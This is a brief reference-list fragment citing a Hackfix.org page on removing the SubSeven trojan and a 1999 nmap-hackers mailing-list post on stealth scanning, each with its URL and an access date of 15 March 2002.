Hackfix.org “HackFix - SubSeven - Fix v2.1 - 2.1 Gold + SubStealth” (Unknown)
URL: http://www.hackfix.org/subseven/fix2.1.shtml
15 March 2002

Vecna. “stealth scan & nmap patch” (14 December 1999)
URL: http://lists.insecure.org/nmap-hackers/1999/Oct-Dec/0012.html
15 March 2002